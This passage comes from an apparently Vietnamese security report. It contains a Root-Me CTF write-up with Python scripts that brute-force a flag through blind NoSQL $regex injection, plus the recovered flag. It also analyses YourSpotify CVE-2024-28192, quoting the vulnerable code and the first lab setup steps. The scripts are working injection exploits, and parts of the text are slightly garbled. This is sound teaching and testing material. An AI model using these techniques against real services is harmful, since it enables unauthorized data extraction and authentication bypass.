| 19      | 18      | 200         | 292         |       |         | 987    |         |
| 20      | 19      | 200         | 288         |       |         | 987    |         |
| 21      | 20      | 200         | 286         |       |         | 987    |         |
| 22      | 21      | 200         | 969         |       |         | 987    |         |
| 23      | 22      | 200         | 300         |       |         | 1006   |         |
| 24      | 23      | 200         | 617         |       |         | 1006   |         |
| 25      | 24      | 200         | 345         |       |         | 1006   |         |
| 26      | 25      | 200         | 2184        |       |         | 1006   |         |
| 27      | 26      | 200         | 285         |       |         | 1006   |         |
| 28      | 27      | 200         | 395         |       |         | 1006   |         |
| 29      | 28      | 200         | 588         |       |         | 1006   |         |
| 30      | 29      | 200         | 366         |       |         | 1006   |         |
| 31      | 30      | 200         | 369         |       |         | 1006   |         |

Request Response

Pretty Raw Hex Render

Challenge:   
Flag:  Check

Yeah this is the flag for nosqlblind!

Hình 93 Kết quả payload 1-21 khớp với flag

The screenshot shows two windows side-by-side. The left window is titled '2. Intruder attack of http://challenge01.root-me.org' and displays a table of attack results. The right window is titled 'Flag Checker' and shows a form for checking a flag against a challenge.

**Burp Suite Results Table:**

| Requ... | Payload | Status code | Response... | Error | Timeout | Length | Comment |
|---------|---------|-------------|-------------|-------|---------|--------|---------|
| 16      | 15      | 200         | 360         |       |         | 987    |         |
| 17      | 16      | 200         | 301         |       |         | 987    |         |
| 18      | 17      | 200         | 301         |       |         | 987    |         |
| 19      | 18      | 200         | 292         |       |         | 987    |         |
| 20      | 19      | 200         | 288         |       |         | 987    |         |
| 21      | 20      | 200         | 286         |       |         | 987    |         |
| 22      | 21      | 200         | 969         |       |         | 987    |         |
| 23      | 22      | 200         | 300         |       |         | 1006   |         |
| 24      | 23      | 200         | 617         |       |         | 1006   |         |
| 25      | 24      | 200         | 345         |       |         | 1006   |         |
| 26      | 25      | 200         | 2184        |       |         | 1006   |         |
| 27      | 26      | 200         | 285         |       |         | 1006   |         |
| 28      | 27      | 200         | 395         |       |         | 1006   |         |
| 29      | 28      | 200         | 588         |       |         | 1006   |         |
| 30      | 29      | 200         | 366         |       |         | 1006   |         |
| 31      | 30      | 200         | 369         |       |         | 1006   |         |

**Flag Checker Interface:**

Challenge:   
Flag:

This is not a valid flag for the nosqlblind challenge...

Hình 94 Kết quả payload 22 trả lên không khớp với flag

➔ Độ dài flag là 21 ký tự

Tiếp theo có thể bruteforce từng ký tự của flag bằng BurpSuite với cách tương tự sử dụng toán tử \$regex, nhưng để nhanh hơn có thể viết code:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from __future__ import print_function
import requests
```

```

import re
import sys

# URL of the target page
page = "http://challenge01.root-me.org/web-serveur/ch48/index.php"

# Setting a user-agent header to mimic a browser request
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36'}

# Initial length to check for password length
length = 1

while True:
    # Forge regex pattern for matching password of certain length
    forge = ".{" + str(length) + "}"
    req = {'chall_name': 'nosqlblind', 'flag[$regex]': forge}
    # Sending request with regex pattern to check password length
    result = requests.get(page + '?chall_name=nosqlblind&flag[$regex]=' + forge).content
    print(req)
    # Check if the pattern does not match (meaning password is not of this length)
    if b'Yeah' not in result:
        break
    length += 1

# Reduce length by 1 as the loop exits after the length is found
length -= 1
print("[+] The password is " + str(length) + " characters long")

# Initialize the password and character to check
password = ""
char = 32

current_length = 0

while current_length != length:
    # Forge regex pattern to match password character by character
    forge = password + re.escape(chr(char)) + ".{" + str(length - len(password) - 1) + "}"
    req = {'chall_name': 'nosqlblind', 'flag[$regex]': forge}
    # Sending request to check if current character is part of the password
    result = requests.get(page + '?chall_name=nosqlblind&flag[$regex]=' + forge).content
    print(password + chr(char) + ' ', end='\r')
    sys.stdout.flush()
    # If the character matches, add it to the password
    if b'Yeah' in result:
        password += chr(char)
        char = 32 # Reset to first printable ASCII character
        current_length += 1
    else:

```

```

char += 1 # Check the next character

print("[+] The password is: " + password)

```

Code tối ưu để chạy đa luồng và bất đồng bộ -> Bruteforce nhanh hơn:

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import aiohttp
import asyncio
import re

# URL of the target page
page = "http://challenge01.root-me.org/web-serveur/ch48/index.php"

# Setting a user-agent header to mimic a browser request
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36'}

async def find_length():
    length = 1
    async with aiohttp.ClientSession() as session:
        while True:
            forge = ".{" + str(length) + "}"
            async with session.get(page, params={'chall_name': 'nosqlblind', 'flag[$regex]': forge}) as response:
                result = await response.content.read()
                if b'Yeah' not in result:
                    break
            length += 1
    return length - 1

async def find_password(Length):
    password = ""
    char = 32
    async with aiohttp.ClientSession() as session:
        for i in range(Length):
            found = False
            while not found and char < 127:
                forge = password + re.escape(chr(char)) + '.' + str(Length - len(password) - 1) + '}'
                async with session.get(page, params={'chall_name': 'nosqlblind', 'flag[$regex]': forge}) as response:
                    result = await response.content.read()
                    if b'Yeah' in result:
                        password += chr(char)
                        found = True
                char += 32
            if not found:
                char -= 1

```

```

    return password

async def main():
    length = await find_length()
    print("[+] The password is " + str(length) + " characters long")
    password = await find_password(length)
    print("[+] The password is: " + password)

# Run the asynchronous main function
asyncio.run(main())

```

Kết quả ta có được flag: 3@sY\_n0\_5q7\_1nj3c710n

```

PS C:\Users\ADMIN> & C:/Users/ADMIN/AppData/Local/Programs/Python/Python311/python.exe C:/Users/ADMIN/Desktop/Project/NoSQLInjection/main.py
[+] The password is 21 characters long
[+] The password is: 3@sY_n0_5q7_1nj3c710n
PS C:\Users\ADMIN>

```

Hình 95 Kết quả

### Mức độ ảnh hưởng của lỗ hổng

- **Cao-nghiêm trọng**, attacker buộc phải bruteforce để lấy được flag, nếu nó là thông tin quan trọng có thể sẽ nguy hiểm

### Khuyến cáo khắc phục

- NoSQLi có thể ngăn chặn bằng nhiều bên pháp đơn giản có thể tìm trên Internet, câu sql định nghĩa trước, hàm kiểm tra,...

### 3.7 Kịch bản 7: NoSQL Injection Leading to Authentication Bypass in YourSpotify version <1.8.0 (CVE-2024-28192) (Mức độ: **Khó** – CVSS: 5.3/10)

#### Mô tả lỗ hổng

- **Tóm tắt:**

NoSQL Injection Leading to Authentication Bypass

Moderate Yooooomi published GHSA-c8wf-wcj-c-2pvm on Mar 13

| Package           | Affected versions | Patched versions | Severity          |
|-------------------|-------------------|------------------|-------------------|
| No package listed | <1.8.0            | 1.8.0            | Moderate 5.3 / 10 |

**Description**

**Summary**

YourSpotify version <1.8.0 is vulnerable to NoSQL injection in the public access token processing logic. Attackers can fully bypass the public token authentication mechanism, regardless if a public token has been generated before or not, without any user interaction or prerequisite knowledge.

The current CVSS score of this advisory was scored as if the public token mechanism was working as intended and only granting basic read access to YourSpotify data. It is important to note that this vulnerability can be combined with [GHSA-3782-758f-mj85](#) to retrieve Spotify API access tokens without any authentication and with [GHSA-gvcr-g265-j827](#) to obtain a full authentication bypass and log in as any YourSpotify user without any prerequisite knowledge. In that case, the combined vulnerability chain can be scored as [CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N](#), resulting in a total score of 9.1 - Critical.

**Details**

| CVSS base metrics   | Network   |
|---------------------|-----------|
| Attack vector       | Low       |
| Attack complexity   | None      |
| Privileges required | None      |
| User interaction    | None      |
| Scope               | Unchanged |
| Confidentiality     | Low       |
| Integrity           | None      |
| Availability        | None      |

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVE ID

CVE-2024-28192

Hình 96 NoSQL Injection Leading to Authentication Bypass

YourSpotify là một ứng dụng tự lưu trữ theo dõi những gì bạn nghe và cung cấp cho bạn trang tổng quan để khám phá số liệu thống kê về nó! Nó bao gồm một máy chủ web thỉnh thoảng thăm dò API Spotify và một ứng dụng web mà bạn có thể khám phá số liệu thống kê của mình. Đọc thêm tại Github của YourSpotify: [GitHub - Yooooomi/your\\_spotify: Self hosted Spotify tracking dashboard](#)

Để demo lỗ hổng trước tiên cần cài đặt YourSpotify, hướng dẫn chi tiết tại [Your Spotify: 2022 \(breadnet.co.uk\)](#)

**Lỗ hổng NoSQLi trên YourSpotify** là CVE mới nhất được phát hiện gần đây, phiên bản YourSpotify <1.8.0 dễ bị tấn công bởi NoSQL trong logic xử lý mã thông báo truy cập công cộng. Attacker hoàn toàn có thể bỏ qua cơ chế xác thực mã thông báo công khai, bất kể mã thông báo công khai đã được tạo trước đó hay chưa mà không cần bất kỳ sự tương tác hoặc kiến thức tiên quyết nào của người dùng.

Các đoạn code bị lỗi bao gồm:

```
const baselogged = async (req: Request, useQueryToken = false) => {
  const auth = req.cookies.token;

  if (!auth && useQueryToken) {
    const { token } = req.query;
    if (!token) {
      return null;
    }
    const user = await getUserFromField('publicToken', token, false);
    if (!user) {
      return null;
    }
    return user;
  }
}
```

- Tham số token được trích xuất ra khỏi đối tượng req.query và chuyển trực tiếp vào hàm getUserFromField

```
export const getUserFromField = async <F extends keyof User>(
  field: F,
  value: User[F],
  crash = true,
) => {
  const user = UserModel.findOne({ [field]: value }, '-tracks');

  if (!user && crash) {
    throw new NoResult();
  }
  return user;
};
```


- Trong hàm getUserFromField token (value) được truyền trực tiếp vào truy vấn MongoDB  
 → Lỗi NoSQLi

- Các bước thực hiện

- **Bước 7:** Cài đặt phiên bản YourSpotify có lỗ hổng, thiết lập một số cài đặt ban đầu.


| PS C:\Users\ADMIN\Desktop\your_spotify-1.7.3> docker container ls |                              |                          |                    |                   |                        |                           |
|-------------------------------------------------------------------|------------------------------|--------------------------|--------------------|-------------------|------------------------|---------------------------|
| CONTAINER ID                                                      | IMAGE                        | COMMAND                  | CREATED            | STATUS            | PORTS                  | NAMES                     |
| d858dd1ca8a                                                       | yooooomi/your_spotify_server | "sh /app/apps/server..." | About a minute ago | Up About a minute | 0.0.0.0:8080->8080/tcp | your_spotify-173-server-1 |
| 17672bc265d0                                                      | yooooomi/your_spotify_client | "sh /app/apps/client..." | About a minute ago | Up About a minute | 0.0.0.0:3000->3000/tcp | your_spotify-173-web-1    |
| 68b85d1be2b7                                                      | mongo:6                      | "docker-entrypoint.s..." | About a minute ago | Up About a minute | 27017/tcp              | mongo                     |

Hình 97 Docker container của app



Hình 98 Giao diện dashboard


- **Bước 8:** Tiến hành generate token trong phần setting để kiểm tra




Hình 99 Setting YourSpotify

Token cho phép bất kỳ ai có nó xem số liệu thống kê của bạn vô thời hạn. Người dùng sẽ không thể thực hiện bất kỳ hành động nào sửa đổi tài khoản của bạn. Việc tạo lại nó sẽ khiến liên kết cũ không còn được dùng nữa ngay lập tức.


Với token ta có thể xem rất nhiều thông tin của tài khoản chia sẻ



Hình 100 Giao diện đăng nhập




Hình 101 Giao diện của khách có token(1)




Hình 102 Giao diện của khách có token(2)


Theo như thông tin trong CVE, với token ta còn có thể gọi API tới server (port 8080)



